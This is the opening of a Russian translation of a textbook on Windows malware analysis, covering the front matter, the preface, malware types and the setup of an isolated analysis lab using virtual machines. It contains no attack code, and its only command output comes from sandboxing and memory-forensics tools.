Изучите концепции, инструментальные средства и методы анализа и исследования вредоносных программ для Windows!

Анализ вредоносных программ и анализ дампов памяти – это мощные методы анализа и расследования, используемые в реверс-инжиниринге, цифровой криминалистике и при реагировании на инциденты.

Из-за того, что злоумышленники становятся все более изощренными и осуществляют атаки с использованием сложного вредоносного ПО на критические инфраструктуры, центры обработки данных и другие организации, обнаружение и расследование таких вторжений, реагирование на них имеют решающее значение для профессионалов в области информационной безопасности.

Данная книга обучает концепциям, методам и инструментам, позволяющим понять поведение и характеристики вредоносных программ с помощью их анализа, а также методам исследования и поиска с использованием криминалистического анализа дампов памяти.

Используя реальные примеры вредоносных программ, образы зараженной памяти и визуальные диаграммы, вы сможете лучше понять предмет и вооружиться навыками, необходимыми для анализа, расследования и реагирования на инциденты, связанные с вредоносным ПО.

Издание предназначено для специалистов-практиков в области кибербезопасности, будет полезно студентам, аспирантам и инженерам соответствующих специальностей.

Вы научитесь:

- создавать безопасную и изолированную лабораторную среду для анализа вредоносных программ;
- извлекать метаданные, связанные с вредоносным ПО;
- определять взаимодействие вредоносных программ с системой;
- выполнять анализ кода с использованием IDA Pro и x64dbg;
- осуществлять реверс-инжиниринг различных вредоносных функций;
- проводить реверс-инжиниринг и декодирование общих алгоритмов кодирования/шифрования;
- осуществлять реверс-инжиниринг методов внедрения и перехвата вредоносного кода;
- изучать и выслеживать вредоносные программы с помощью криминалистического анализа дампов памяти.

Интернет-магазин:
www.dmkpress.com

Оптовая продажа:
КТК «Галактика»
e-mail: books@alians-kniga.ru

Packt›

ДМК ПРЕСС издательство
www.дмк.рф

ISBN 978-5-97060-700-8

Анализ вредоносных программ

Монаппа К. А.

Анализ вредоносных программ

ДМК ПРЕСС издательство

Монаппа К.А.

Анализ вредоносных программ

Monappa K. A.

Learning Malware Analysis

Explore the concepts, tools, and techniques to analyze and investigate Windows malware

Packt

Birmingham – Mumbai

Монаппа К.А.

Анализ вредоносных программ

Изучите концепции, инструментальные средства и методы анализа и исследования вредоносных программ для Windows

ДМК ПРЕСС
издательство
Москва, 2019

УДК 004.382
ББК 32.973-018
М77

Монаппа К.А.
М77 Анализ вредоносных программ / пер. с анг. Д.А. Беликова. – М.: ДМК Пресс, 2019. – 452 с.: ил.

ISBN 978-5-97060-700-8

Книга учит концепциям, инструментам и методам распознавания вредоносных программ Windows и общим элементам анализа вредоносного ПО. Для лучшего восприятия в примерах данной книги используются различные реальные образцы вредоносного ПО, зараженные образы памяти и визуальные диаграммы.

Издание предназначено для специалистов-практиков в области кибербезопасности, будет полезно студентам, аспирантам и инженерам соответствующих специальностей. Оно пригодится в работе сотрудникам служб информационной безопасности и инженерам-исследователям в области кибербезопасности.

УДК 004.382
ББК 32.973-018

ISBN 978-1-78839-250-1 (анг.)
ISBN 978-5-97060-700-8 (рус.)

Содержание

Моей любимой жене, которая была рядом со мной на протяжении всего пути. Без нее было бы невозможно завершить этот проект. Моим родителям и родственникам за их постоянную поддержку и мотивацию. Моему псу за то, что бодрствовал вместе со мной во время бессонных ночей

Соавторы

Об авторе

Монаппа К. А. работает в Cisco Systems в качестве следователя по вопросам информационной безопасности и занимается аналитикой угроз и расследованием целевых кибератак. Он является членом наблюдательного совета Black Hat, создателем изолированной среды Limon Linux, победителем конкурса плагинов Volatility 2016 и соучредителем исследовательского сообщества Cysinfo по кибербезопасности. Он представлял и проводил учебные занятия на различных конференциях по безопасности, включая Black Hat, FIRST, OPCDE и DSCI, регулярно проводит тренинги на Конференции по безопасности Black Hat в США, Азии и Европе.

Я хотел бы выразить свою благодарность Дэниелу Катберту (Daniel Cuthbert) и доктору Майклу Шпрайценбарту (Michael Spreitzenbarth) за то, что они нашли время в своем плотном графике, чтобы рецензировать книгу. Благодарю Шарон Радж (Sharon Raj), Прашанта Чаудхари (Prashant Chaudhari), Шрилеху Инани (Shrilekha Inani) и остальную часть команды Packt за их поддержку. Спасибо Майклу Шеку (Michael Scheck), Крису Фраю (Chris Fry), Скотту Хайдеру (Scott Heider) и моим сотрудникам из Cisco CSIRT за их поддержку. Спасибо Майклу Хейлу Лайю (Michael Hale Ligh), Эндрю Кейсу (Andrew Case), Джейми Леви (Jamie Levy), Аарону Уолтерсу (Aaron Walters), Мэтту Суич (Matt Suiche), Ильфаку Гильфанову (Ilfak Guilfanov) и Ленни Зельцеру (Lenny Zeltser), которые вдохновляли и мотивировали меня своей работой. Благодарю Саджана Шетти (Sajan Shetty), Виджая Шарму (Vijay Sharm), Гэвина Рейда (Gavin Reid), Леви Гундерта (Levi Gundert), Джоанну Кретович (Joanna Kretowicz), Марту Стрелец (Marta Strzelec), Венкатеша Мурти (Venkatesh Murthy), Амита Малика (Amit Malik) и Эшвина Патила (Ashwin Patil) за их бесконечную поддержку. Спасибо авторам других книг, веб-сайтов, блогов и инструментального ПО, которые внесли свой вклад в мои знания, а следовательно, и в эту книгу.

О РЕЦЕНЗЕНТАХ

Дэниел Катберт (Daniel Cuthbert) – глава отдела исследований безопасности в Банко Сантандер.

За свою более чем 20-летнюю карьеру как в атакующей, так и в оборонительной сферах он был свидетелем эволюции взлома от небольших групп пытливых умов до организованных криминальных сетей и национальных государств, которые мы видим сегодня. Он заседает в наблюдательном совете Black Hat и является соавтором Руководства по тестированию OWASP (2003) и Стандарта проверки безопасности приложений OWASP (ASVS).

Доктор Майкл Шпрайценбарт (Michael Spreitzenbarth) работает фрилансером в секторе информационной безопасности уже несколько лет после защиты дипломной работы, основной темой которой была мобильная криминалистика. В 2013 году он защитил кандидатскую диссертацию в области криминалистического анализа устройств, работающих под управлением Android, и анализа мобильных вредоносных программ. Затем он начал работать в международной компьютерной группе реагирования на чрезвычайные ситуации и во внутренней группе белых хакеров. Он ежедневно занимается безопасностью мобильных систем, криминалистическим анализом смартфонов и подозрительных мобильных приложений, а также расследованием инцидентов, связанных с безопасностью и симуляцией кибератак.

Предисловие

Развитие компьютерных и интернет-технологий изменило наши жизни и коренным образом изменило способ ведения бизнеса организациями. Тем не менее развитие технологий и цифровизация вызывали рост киберпреступности. Растущая угроза кибератак на критическую инфраструктуру, дата-центры, а также частный/общественный, оборонный, энергетический, государственный и финансовый секторы бросает невиданный вызов каждому, начиная от отдельного человека и заканчивая крупными корпорациями. В ходе этих кибератак используются вредоносные программы с целью финансовых краж, шпионажа, саботажа, кражи интеллектуальной собственности и по политическим мотивам.

По мере того как противники становятся все более изощренными и внедряют атаки с использованием сложного вредоносного ПО, обнаружение таких вторжений и реагирование на них имеет решающее значение для специалистов по кибербезопасности. Анализ вредоносных программ стал обязательным навыком для борьбы со сложным вредоносным ПО и целевыми атаками. Анализ вредоносных программ требует сбалансированного владения различными навыками и темами. Другими словами, он требует времени и терпения.

Эта книга учит концепциям, инструментам и методам, чтобы понять поведение и характеристики вредоносных программ Windows, используя анализ вредоносного ПО. Эта книга начинается со знакомства с основными понятиями анализа вредоносных программ и постепенно углубляется в более продвинутые концепции анализа кода и анализа дампа памяти.

Для лучшего восприятия в примерах данной книги используются различные реальные образцы вредоносного ПО, зараженные образы памяти и визуальные диаграммы. В дополнение к этому дается достаточно информации, чтобы помочь вам понять необходимые принципы, и, где это возможно, приводятся ссылки на дополнительные ресурсы для дальнейшего чтения.

Если вы новичок в области анализа вредоносных программ, эта книга должна помочь вам, или, если у вас уже есть опыт в этой области, эта книга дополнит ваши знания. Изучаете ли вы анализ вредоносных программ для криминалистического расследования, чтобы отреагировать на компьютерный инцидент, или просто чтобы развлечься, эта книга позволит вам достичь цели.

Для кого эта книга

Если вы член группы реагирования на компьютерные инциденты, эксперт по кибербезопасности, системный администратор, аналитик вредоносных программ, судебно-медицинский эксперт, студент или любопытный специалист по безопасности, который интересуется анализом вредоносных программ или хочет расширить свои познания в этой области, то эта книга для вас.

Что рассматривается в этой книге

Глава 1 *«Введение в анализ вредоносных программ»* знакомит читателей с концепцией анализа вредоносного ПО, типами анализа вредоносного ПО и настройкой изолированной тестовой среды для анализа вредоносного ПО.

Глава 2 *«Статический анализ»* обучает инструментам и методам извлечения информации о метаданных из вредоносного двоичного файла. Показывает, как сравнивать и классифицировать образцы вредоносных программ. Вы узнаете, как определить различные аспекты двоичного файла без его выполнения.

Глава 3 «Динамический анализ» обучает инструментам и методам определения поведения вредоносного ПО и показывает его взаимодействие с системой. Вы узнаете, как получить сетевые и хостовые индикаторы, связанные с вредоносным ПО.

Глава 4 *«Язык ассемблера и дизассемблирование для начинающих»* дает основное понимание языка ассемблера и учит необходимым навыкам для выполнения анализа кода.

Глава 5 *«Дизассемблирование с использованием IDA»* описывает свойства дизассемблера IDA Pro, вы узнаете, как использовать IDA Pro для статического анализа кода (дизассемблирование).

Глава 6 *«Отладка вредоносных двоичных файлов»* обучает технике отладки двоичного файла с использованием x64dbg и отладчика IDA Pro. Вы узнаете, как использовать отладчик, чтобы контролировать выполнение программы и манипулировать её поведением.

Глава 7 *«Функциональные возможности и персистенция вредоносных программ»* описывает различные функциональные возможности вредоносных программ с использованием реверс-инжиниринга. В этой главе также рассматриваются различные методы персистенции, используемые вредоносными программами.

Глава 8 *«Внедрение кода и перехват»* рассказывает о распространенных методах внедрения кода, используемых вредоносными программами для выполнения вредоносного кода в контексте доверенного процесса. В этой главе также описываются методы подключения, используемые вредоносной программой для передачи контроля вредоносному коду для мониторинга, блокировки или выходных данных API. Вы узнаете, как анализировать вредоносные программы, использующие методы внедрения кода и перехвата.

Глава 9 *«Методы обфускации вредоносных программ»* рассказывает о кодировании и методах упаковки, используемых вредоносными программами для сокрытия информации. Данная глава обучает различным стратегиям декодирования/дешифрования данных и распаковки вредоносного бинарного файла.

Глава 10 *«Охота на вредоносные программы с использованием криминалистического анализа дампов памяти»* рассказывает, как обнаруживать вредоносные компоненты, используя криминалистический анализ дампа памяти. Вы познакомитесь с различными плагинами Volatility для обнаружения и идентификации артефактов форензики в памяти.

Глава 11 *«Обнаружение сложных вредоносных программ с использованием анализа дампа памяти»* рассказывает о скрытых методах, используемых сложными вредоносными программами для сокрытия от инструментов форензики. Вы научитесь исследовать и распознавать руткиты в пользовательском режиме и режиме ядра.

Чтобы получить максимальную отдачу от этой книги

Знание языков программирования, таких как C и Python, будет полезно (особенно для понимания концепций, изложенных в главах 5, 6, 7, 8 и 9). Если вы написали несколько строк кода и имеете общее представление о концепциях программирования, то сможете получить максимальную отдачу от этой книги.

Если у вас нет знаний в области программирования, вы все равно сможете получить основные принципы анализа вредоносного ПО, описанные в главах 1, 2 и 3. Однако вам может оказаться немного трудно понять концепции, изложенные в остальных частях. Чтобы вы ускорились, на этот случай достаточно информации и дополнительных ресурсов есть в каждой главе. Возможно, вам придется прочитать дополнительную литературу, чтобы полностью понять эти принципы.

Скачать цветные изображения

Мы также предоставляем PDF-файл с цветными изображениями скриншотов/диаграмм, используемых в этой книге. Вы можете скачать его здесь: www.packtpub.com/sites/default/files/downloads/LearningMalwareAnalysis_ColorImages.pdf.

Используемые условные обозначения

В этой книге используется ряд текстовых обозначений.

`Моноширинный шрифт` используется для примеров кода, имен папок, имен файлов, ключа реестра и значений, расширения файлов, путей, фиктивных URL, пользовательского ввода, имен функций и имен пользователей в Твиттере. Например: «Смонтируйте скачанный файл образа диска `WebStorm-10*.dmg` как еще один диск в вашей системе».

Любой ввод командной строки выделен **полужирным шрифтом**, и пример выглядит следующим образом:

```
$ sudo inetsim
INetSim 1.2.6 (2016-08-29) by Matthias Eckert & Thomas Hungenberg
Using log directory: /var/log/inetsim/
Using data directory: /var/lib/inetsim/
```

Когда мы хотим обратить ваше внимание на определенную часть кода или вывода, соответствующие строки или элементы выделены **полужирным шрифтом**:

```
$ python vol.py -f tdl3.vmem --profile=WinXPSP3x86 ldrmodules -p 880
Volatility Foundation Volatility Framework 2.6
Pid Process Base InLoad InInit InMem MappedPath
--- ----------- -------- ----- ------- ----- --------------------------
880 svchost.exe 0x10000000 False False False \WINDOWS\system32\TDSSoiqh.dll
880 svchost.exe 0x01000000 True  False True  \WINDOWS\system32\svchost.exe
880 svchost.exe 0x76d30000 True  True  True  \WINDOWS\system32\wmi.dll
880 svchost.exe 0x76f60000 True  True  True  \WINDOWS\system32\wldap32.dll
```

Курсив: используется для нового термина, важного слова или слов, названия вредоносного ПО.

Текст на экране: слова в меню или диалоговых окнах появляются в тексте следующим образом. Например: Выберите **Системная информация на панели администрирования**.

Предупреждения или важные заметки выглядят так.

Советы и подсказки выглядят так.

Глава 1

Введение в анализ вредоносных программ

Количество кибератак, несомненно, растет, нацеливаясь на правительственный, военный, государственный и частный секторы. Эти кибератаки направлены на физических лиц или организации, стремясь извлечь ценную информацию. Иногда они якобы связаны с киберпреступностью или группами, финансируемыми государством, но могут также выполняться отдельными группами для достижения своих целей. В ходе большинства этих кибератак используется вредоносное программное обеспечение (также называемое вредоносные программы) для заражения своих потенциальных жертв. Знания, навыки и инструменты, необходимые для анализа вредоносных программ, нужны для обнаружения, расследования и защиты от таких атак.

Из этой главы вы узнаете:

- что означает вредоносное ПО и какова его роль в кибератаках;
- об анализе вредоносных программ и его значении в компьютерной криминалистике;
- о различных видах анализа вредоносных программ;
- о настройке тестовой среды;
- о различных источниках для получения образцов вредоносных программ.

1.1 Что такое вредоносное ПО?

Вредоносное ПО – это код, который выполняет вредоносные действия; он может принять форму исполняемого файла, скрипта, кода или любого другого программного обеспечения. Злоумышленники используют вредоносное ПО для кражи конфиденциальной информации, чтобы шпионить за зараженной системой или с целью взять систему под контроль.

Обычно оно попадает в вашу систему без вашего согласия и может быть доставлено через различные каналы связи, такие как электронная почта, интернет или USB-накопители.

Ниже приведены некоторые вредоносные действия, выполняемые вредоносными программами:

- нарушение работы компьютера;
- кража конфиденциальной информации, в том числе личных, деловых и финансовых данных;
- несанкционированный доступ к системе жертвы;
- шпионаж;
- отправка спам-писем;
- участие в распределенных атаках типа «отказ в обслуживании» (DDOS);
- блокировка файлов на компьютере и удержание их с целью выкупа.

Вредоносное ПО – это широкий термин, относящийся к различным типам вредоносных программ, таким как вирусы, черви и руткиты. Выполняя анализ вредоносных программ, вы часто будете сталкиваться с различными типами вредоносных программ; некоторые из них классифицируются в зависимости от их функциональности и векторов атаки, как указано далее.

- **Вирус или червь**: вредоносное ПО, способное копировать себя и распространять на другие компьютеры. Вирус требует вмешательства пользователя, тогда как червь может распространяться без вмешательства пользователя.
- **Троян**: вредоносная программа, которая маскируется под обычную программу, чтобы обманом заставить пользователей установить её на своих системах. После установки она может выполнять вредоносные действия, такие как кража конфиденциальных данных, загрузка файлов на сервер злоумышленника или мониторинг веб-камер.
- **Бэкдор/троян удаленного доступа (RAT):** это тип троянца, который позволяет злоумышленнику получить доступ и выполнить команды во взломанной системе.
- **Рекламное ПО**: вредоносное ПО, которое показывает нежелательные рекламные объявления пользователю. Оно обычно доставляется с помощью бесплатных загрузок и может принудительно установить программное обеспечение на вашей системе.
- **Ботнет**: это группа компьютеров, зараженных одним и тем же вредоносным ПО (называемых ботами), ожидающих получения инструкций от командно-контрольного сервера, контролируемого злоумышленником. Затем злоумышленник может передать команду этим ботам, которые могут выполнять вредоносные действия, такие как DDOS-атаки или рассылка спам-писем.
- **Похититель информации**: вредоносное ПО, предназначенное для кражи конфиденциальных данных, таких как банковские учетные данные, или нажатия клавиш из зараженной системы. Некоторые примеры этих вредоносных программ включают в себя кейлогеры, шпионское ПО, снифферы и формграбберы.

- **Вирус-вымогатель**: вредоносная программа, которая удерживает систему с целью выкупа, блокируя пользователей из своего компьютера или путем шифрования своих файлов.
- **Руткит**: вредоносная программа, предоставляющая злоумышленнику привилегированный доступ к зараженной системе, скрывает свое наличие или наличие другого программного обеспечения.
- **Загрузчик или дроппер**: вредоносное ПО, предназначенное для загрузки или установки дополнительных вредоносных компонентов.

Удобный ресурс для понимания терминологии и определений вредоносного ПО доступен по адресу Blog.malwarebytes.com/glossary/.

Классификация вредоносных программ на основе функциональности не всегда возможна, потому что одна вредоносная программа может содержать несколько функций, которые могут вылиться во множество категорий, упомянутых только что. Например, вредоносное ПО может включать в себя компонент червя, который сканирует сеть в поисках уязвимых систем и может применить другой вредоносный компонент, такой как бэкдор или вирус-вымогатель при успешной эксплуатации. Классификация вредоносных программ также может быть проведена, основываясь на мотивах злоумышленника.

Например, если вредоносное ПО используется для кражи личной, коммерческой или патентованной информации для получения прибыли, то вредоносные программы могут быть классифицированы как криминальное программное обеспечение или товарное вредоносное ПО. Если вредоносная программа нацелена на конкретную организацию или отрасль промышленности, чтобы украсть информацию / собрать разведданные с целью шпионажа, тогда это может быть классифицировано как целевое или шпионское вредоносное ПО.

1.2 Что такое анализ вредоносных программ?

Анализ вредоносных программ – это изучение поведения вредоносного ПО. Цель анализа вредоносного ПО – понять работу вредоносных программ и методы их обнаружения и устранения. Он включает в себя анализ подозрительного двоичного файла в безопасной среде для определения его характеристик и функциональных возможностей, чтобы можно было выстроить лучшую оборонительную стратегию для защиты сети организации.

1.3 Почему анализ вредоносных программ?

Основным мотивом проведения анализа вредоносных программ является извлечение информации из образца вредоносного ПО, которая может помочь в реагировании на вредоносный инцидент. Целью анализа вредоносных программ является определение возможностей вредоносного ПО, его обнаружение и содержание. Это также помогает в определении идентифицируемых

моделей, которые могут быть использованы для лечения и предотвращения будущих инфекций. Вот некоторые из причин, почему вы будете выполнять анализ вредоносных программ:

- чтобы определить характер и назначение вредоносного ПО. Например, это может помочь определить, является ли вредоносное ПО средством для кражи информации, HTTP-ботом, спам-ботом, руткитом, кейлоггером или RAT и т. д.;
- чтобы получить представление о том, как система была взломана и каковы последствия;
- для выявления сетевых индикаторов, связанных с вредоносным ПО, которые могут затем быть использованы для обнаружения аналогичных инфекций с помощью сетевого мониторинга. Например, во время анализа, если вы определите, что вредоносная программа связывается с конкретным доменным/IP-адресом, вы можете использовать этот доменный/IP-адрес для создания подписи и отслеживать сетевой трафик для идентификации всех хостов, связавшись с этим доменным/IP-адресом;
- чтобы извлечь хостовые индикаторы, такие как имена файлов и ключи реестра, которые, в свою очередь, могут быть использованы для определения аналогичной инфекции с использованием хостового мониторинга. Например, если вы узнаете, что вредоносная программа создает раздел реестра, вы можете использовать этот ключ реестра в качестве индикатора для создания подписи или сканирования вашей сети, чтобы определить хосты, которые имеют одинаковый раздел реестра;
- определить намерение и мотив злоумышленника. Например, во время вашего анализа, если вы обнаружите, что вредоносное ПО крадет банковские учетные данные, то можно сделать вывод, что мотив злоумышленника – денежная выгода.

Группы, занимающиеся анализом угроз, очень часто используют индикаторы, установленные на основе анализа вредоносных программ, чтобы классифицировать атаку, и приписывают их известным угрозам. Анализ вредоносных программ может помочь вам получить информацию о том, кто может стоять за атакой (конкурент, спонсируемая государством группа и т. д.).

1.4 Типы анализа вредоносных программ

Чтобы понять работу и характеристики вредоносного ПО и оценить его влияние на систему, вы будете часто использовать различные методы анализа. Ниже приводится классификация этих методов.

- **Статический анализ**: это процесс анализа двоичного файла без его выполнения. Его проще всего осуществить, и он позволяет извлечь метаданные, связанные с подозрительным двоичным файлом. Статический анализ может не выявить всех необходимых сведений, но иногда может предоставить интересную информацию, которая помогает сосредо-

точить ваши последующие усилия по анализу. В главе 2 «Статический анализ» рассказывается об инструментальных средствах и методах извлечения полезной информации из вредоносного бинарного кода с использованием статического анализа.

- **Динамический анализ (поведенческий анализ)**: это процесс выполнения подозрительного бинарного файла в изолированной среде и отслеживание его поведения. Этот метод анализа прост в выполнении и дает ценную информацию о деятельности двоичного файла при его выполнении. Этот метод полезен, но не раскрывает всех функциональных возможностей враждебной программы. В главе «Динамический анализ» рассказывается об инструментальных средствах и методах определения поведения вредоносного ПО с использованием динамического анализа.
- **Анализ кода**: это продвинутый метод, который фокусируется на анализе кода, чтобы понять внутреннюю работу файла. Он раскрывает информацию, которую невозможно выявить только в ходе статического и динамического анализа. Анализ кода далее делится на статический и динамический. Статический анализ кода включает в себя разборку подозрительного двоичного файла и визуальный просмотр кода, чтобы понять программу поведения, тогда как динамический анализ кода включает в себя отладку подозрительного двоичного файла в контролируемой форме, чтобы понять его функциональность. Анализ кода требует понимания языка программирования и концепций операционной системы. Предстоящие главы (главы с 4 по 9) содержат сведения об инструментальных средствах и методах, необходимых для выполнения анализа кода.
- **Анализ памяти (криминалистика памяти)**: это метод анализа оперативной памяти компьютера для артефактов форензики. Обычно это метод компьютерной криминалистики, но включение его в ваш анализ вредоносных программ поможет получить представление о поведении вредоносных программ после заражения. Анализ памяти особенно полезен, чтобы выявить уловки и хитрости вредоносного ПО. Вы узнаете, как выполнить анализ памяти, в последующих главах (главы 10 и 11).

Интеграция различных методов при выполнении анализа вредоносных программ может выявить множество контекстной информации, которая окажется полезной для вашего расследования.

1.5 Настройка тестовой среды

Анализ враждебной программы требует безопасной и надежной тестовой среды. Ведь вы же не хотите заразить свою систему или систему компании. Тестовая среда для работы с вредоносным ПО может быть очень простой или сложной в зависимости от доступных вам ресурсов (оборудование, программное обеспечение для виртуализации, лицензия Windows и т. д.). Этот раздел

поможет вам настроить простую среду на одной физической системе, состоящей из виртуальных машин (ВМ). Если вы хотите создать похожую среду, следуйте изложенным далее инструкциям или перейдите к следующему разделу (раздел 6 «Источники вредоносного ПО»).

1.5.1 Требования к среде

Прежде чем приступить к настройке тестовой среды, вам потребуется несколько компонентов: физическая система под управлением базовой операционной системы Linux, Windows или macOS X с программным обеспечением для виртуализации (например, VMware или VirtualBox). При анализе вредоносного ПО вы будете выполнять его на виртуальной машине на базе Windows (Windows VM). Преимущество использования виртуальной машины заключается в том, что, завершив анализ вредоносного ПО, вы можете вернуть её в чистое состояние.

VMware Workstation для Windows и Linux доступна для скачивания на странице www.vmware.com/products/workstation/workstation-valuation.html, а VMware Fusion для MacOS X доступна для загрузки по адресу www.vmware.com/products/fusion/fusion-evaluation.html. VirtualBox для различных операционных систем доступна для скачивания на странице www.virtualbox.org/wiki/Downloads. Чтобы создать безопасную тестовую среду, вы должны принять необходимые меры предосторожности, дабы избежать утечки вредоносных программ из виртуальной среды и заражения вашей физической (хост-) системы. Ниже приведено несколько моментов, которые следует помнить при настройке виртуализированной среды. Постоянно обновляйте программное обеспечение для виртуализации. Это необходимо, потому что вредоносные программы могут использовать уязвимость в программном обеспечении. Они могут вырваться из виртуальной среды и заразить вашу хост-систему.

Установите свежую копию операционной системы внутри виртуальной машины (ВМ) и не храните там конфиденциальную информацию. При анализе вредоносного ПО, если вы не хотите, чтобы оно получило доступ к интернету, вы должны рассмотреть возможность использования режима конфигурации сети host-only или ограничить сетевой трафик в вашей среде с использованием моделированных служб. Не подключайте съемные носители, которые впоследствии могут быть использованы на физических машинах, такие как USB-накопители.


Поскольку вы будете анализировать вредоносные программы Windows (обычно исполняемые или DLL), рекомендуется выбирать базовую операционную систему, такую как Linux или macOS X, для вашего хост-устройства вместо Windows. Потому что даже если вредоносная программа покинет виртуальную машину, она все равно не сможет заразить главный компьютер.

1.5.2 Обзор архитектуры тестовой среды

Архитектура среды, которую я буду использовать на протяжении всей книги, состоит из физической машины (называемой хост-машиной) под управлением


Ubuntu Linux с экземплярами виртуальной машины Linux (Ubuntu Linux VM) и виртуальной машины Windows (Windows VM). Эти виртуальные машины будут настроены так, чтобы быть частью одной сети и использовать режим конфигурации сети host-only, дабы вредоносной программе не разрешалось выходить в интернет и сетевой трафик содержался в изолированной тестовой среде. Виртуальная машина Windows – место, где вредоносная программа будет выполняться во время анализа, а виртуальная машина Linux используется для мониторинга сетевого трафика и будет настроена на моделирование интернет-сервисов (DNS, HTTP и т. д.), чтобы обеспечить надлежащий ответ, когда вредоносная программа будет запрашивать их. Например, виртуальная машина Linux будет настроена таким образом, что когда вредоносная программа будет запрашивать такой сервис, как DNS, Linux VM предоставит правильный ответ DNS. Глава 3 «Динамический анализ» детально описывает эту концепцию.

На следующем рисунке показан пример архитектуры простой среды, которую я буду использовать в этой книге. В этой настройке виртуальная машина Linux будет предварительно настроена на IP-адрес `192.168.1.100`, а IP-адрес виртуальной машины Windows будет установлен на `192.168.1.x` (где x – любое число от `1` до `254`, кроме `100`). Шлюз по умолчанию и DNS виртуальной машины Windows будет настроен на IP-адрес виртуальной машины Linux (`192.168.1.100`), так что весь сетевой трафик Windows будет направляться через виртуальную машину Linux. Следующий раздел поможет вам настроить виртуальную машину Linux и виртуальную машину Windows, чтобы соответствовать вышеприведенным параметрам.



Вам не нужно ограничивать себя архитектурой, показанной на предыдущем рисунке; возможны разные конфигурации, и не представляется возможным предоставить инструкции по всем возможным вариантам. В этой книге я покажу вам, как настроить и использовать архитектуру среды, показанную на предыдущем рисунке.

Также можно создать среду, состоящую из нескольких виртуальных машин, работающих на разных версиях Windows; это позволит вам проанализировать образец вредоносного ПО на различных версиях операционных систем Windows. Пример конфигурации с несколькими виртуальными машинами Windows будет выглядеть так же, как показано на следующей диаграмме:



1.5.3 Установка и настройка виртуальной машины Linux

Для настройки виртуальной машины Linux я буду использовать дистрибутив Linux Ubuntu 16.04.2 (releases.ubuntu.com/16.04). Я выбрал Ubuntu по той причине, что большинство инструментов, описанных в этой книге, либо уже предустановлено, либо доступно через apt-get менеджер пакетов. Ниже приведена пошаговая процедура настройки Ubuntu 16.04.2 LTS на VMware и VirtualBox.

Не стесняйтесь следовать приведенным здесь инструкциям в зависимости от программного обеспечения для виртуализации (VMware или VirtualBox), установленного на вашей системе. Если вы незнакомы с установкой и настройкой виртуальных машин, обратитесь к руководству VMware по адресу pubs.vmware.com/workstation-12/topic/com.vmware.ICbase/PDF/workstation-pro-12-user-guide.pdf или руководству пользователя для VirtualBox (www.virtualbox.org/manual/UserManual.html).

1. Загрузите Ubuntu 16.04.2 LTS на странице releases.ubuntu.com/16.04/ и установите его на VMware Workstation/Fusion или VirtualBox. Можно установить любую другую версию Ubuntu Linux, решать вам, если вам удобно устанавливать пакеты и решать проблемы с зависимостями.
2. Установите средства виртуализации в Ubuntu; это позволит разрешению экрана произвести автоматическую настройку в соответствии с геометрией вашего монитора и дополнительно усовершенствовать такие возможности, как расшаривание содержимого буфера обмена и копирование/вставка или перетаскивание файлов на вашем главном компьютере и виртуальной машине Linux. Чтобы установить инструменты виртуализации на VMware Workstation или VMware Fusion, вы можете следовать процедуре, описанной здесь: kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC&externalId=1022525, – или посмотрите видео по адресу youtu.be/ueM1dCk3o58. После установки перезагрузите систему.
3. Если вы используете VirtualBox, то должны установить программное обеспечение Guest Additions. Для этого в меню VirtualBox выберите **Devices | Insert guest additions CD image** (Устройства | Вставить CD от Guest Additions). Появится диалоговое окно Guest Additions. Затем нажмите **Выполнить**, чтобы запустить программу установки с виртуального компакт-диска. Подтвердите свой пароль, когда будет предложено, и перезагрузите компьютер.
4. После установки операционной системы Ubuntu и инструментов виртуализации запустите виртуальную машину Ubuntu и установите следующие инструменты и пакеты.
